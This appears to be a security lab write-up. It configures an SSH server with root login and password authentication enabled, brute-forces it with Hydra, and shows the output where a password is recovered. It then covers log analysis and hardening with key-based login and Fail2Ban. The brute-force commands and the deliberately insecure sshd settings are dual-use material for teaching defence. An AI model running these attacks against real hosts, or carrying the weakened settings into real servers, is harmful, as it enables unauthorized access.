POC TASK 2

Step 1: Setting Up SSH with Root Login & Password Authentication

1. Install & Enable SSH Server

If SSH is not already installed, install and enable it using the following commands:

- sudo apt update && sudo apt install openssh-server -y
- sudo systemctl enable --now ssh

2. Modify SSH Configuration

Edit the SSH configuration file:

- sudo nano /etc/ssh/sshd_config


Update or add the following settings:

- PermitRootLogin yes
- PasswordAuthentication yes

3. Restart the SSH Service

Apply the changes by restarting SSH:

- sudo systemctl restart ssh



Step 2: Exploiting SSH via Brute Force

Using Hydra

Run Hydra with the following syntax:

- hydra -l username -P password_list.txt -t <number-of-tries> <target-ip> ssh

Using Medusa

Alternatively, Medusa can be used as follows:

- medusa -h <target-ip> -u root -P password_list.txt -M ssh

Note: Hydra was used for exploitation in this case.

```
┌──(kali㉿kali)-[~]
└─$ systemctl restart ssh

┌──(kali㉿kali)-[~]
└─$ hydra -l user2 -P passwords.txt -t 4 10.12.28.5 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-17 10:48:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tries per task
[DATA] attacking ssh://10.12.28.5:22/
[22][ssh] host: 10.12.28.5   login: user2   password: 2345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-17 10:48:52

┌──(kali㉿kali)-[~]
└─$ sudo cat /var/log/auth.log | grep "Failed password"

2025-03-17T10:17:01.586374+05:30 kali sudo:     kali : TTY=pts/0 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/grep 'Fail
 password' /var/log/auth.log
2025-03-17T10:48:50.958104+05:30 kali sshd-session[37576]: Failed password for user2 from 10.12.28.5 port 39604 ssh2
2025-03-17T10:48:51.946401+05:30 kali sshd-session[37575]: Failed password for user2 from 10.12.28.5 port 39602 ssh2
2025-03-17T10:48:52.035383+05:30 kali sshd-session[37577]: Failed password for user2 from 10.12.28.5 port 39606 ssh2
2025-03-17T10:48:52.114025+05:30 kali sshd-session[37574]: Failed password for user2 from 10.12.28.5 port 39608 ssh2
```

Step 3: Log Analysis – Detecting Failed Login Attempts

Check authentication logs to monitor brute-force attempts:

- sudo cat /var/log/auth.log | grep "Failed password"

Step 4: Securing SSH Against Brute Force Attack

1. Disable Root Login & Enforce Key-Based Authentication

Modify the SSH configuration file:

- sudo nano /etc/ssh/sshd_config

Change these settings:

- PermitRootLogin no
- PasswordAuthentication no

Restart the SSH service:

- sudo systemctl restart ssh

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ssh/sshd_config

[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart ssh


┌──(kali㉿kali)-[~]
└─$ sudo apt install fail2ban -y

fail2ban is already the newest version (1.1.0-7).
The following packages were automatically installed and are no longer required:
  cpp-13                  libavformat60         libjim0.82t64                 libmbedcrypto7t64  libplist3              libpython3.12-minimal
  cpp-13-x86-64-linux-gnu libconfig++9v5        libldap-2.5-0                 libmfx1            libpoppler134          libpython3.12-stdlib
  gcc-13-base             libdirectfb-1.7-7t64  libllvm17t64                  libmsgraph-0-1     libpostproc57          libpython3.12t64
  imagemagick-6-common    libgspell-1-2         libmagickcore-6.q16-7-extra   libpaper1          libpython3.11-minimal  libqt6dbus6t64
  libassuan0              libical3t64           libmagickcore-6.q16-7t64      libperl5.38t64     libpython3.11-stdlib   libqt6gui6t64
  libavfilter9            libimobiledevice6     libmagickwand-6.q16-7t64      libplacebo338      libpython3.12-dev      libqt6network6t64
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 384

┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/fail2ban/jail.local


┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart fail2ban


┌──(kali㉿kali)-[~]
└─$
```

2. Implement Fail2Ban to Block Repeated Login Failures

Install Fail2Ban

- sudo apt install fail2ban -y

Configure SSH Jail Rules

- sudo nano /etc/fail2ban/jail.local

Add the following security settings:

- [sshd]
- enabled = true
- port = ssh
- maxretry = 3
- findtime = 10m
- bantime = 1h

Restart Fail2Ban Service

- sudo systemctl restart fail2ban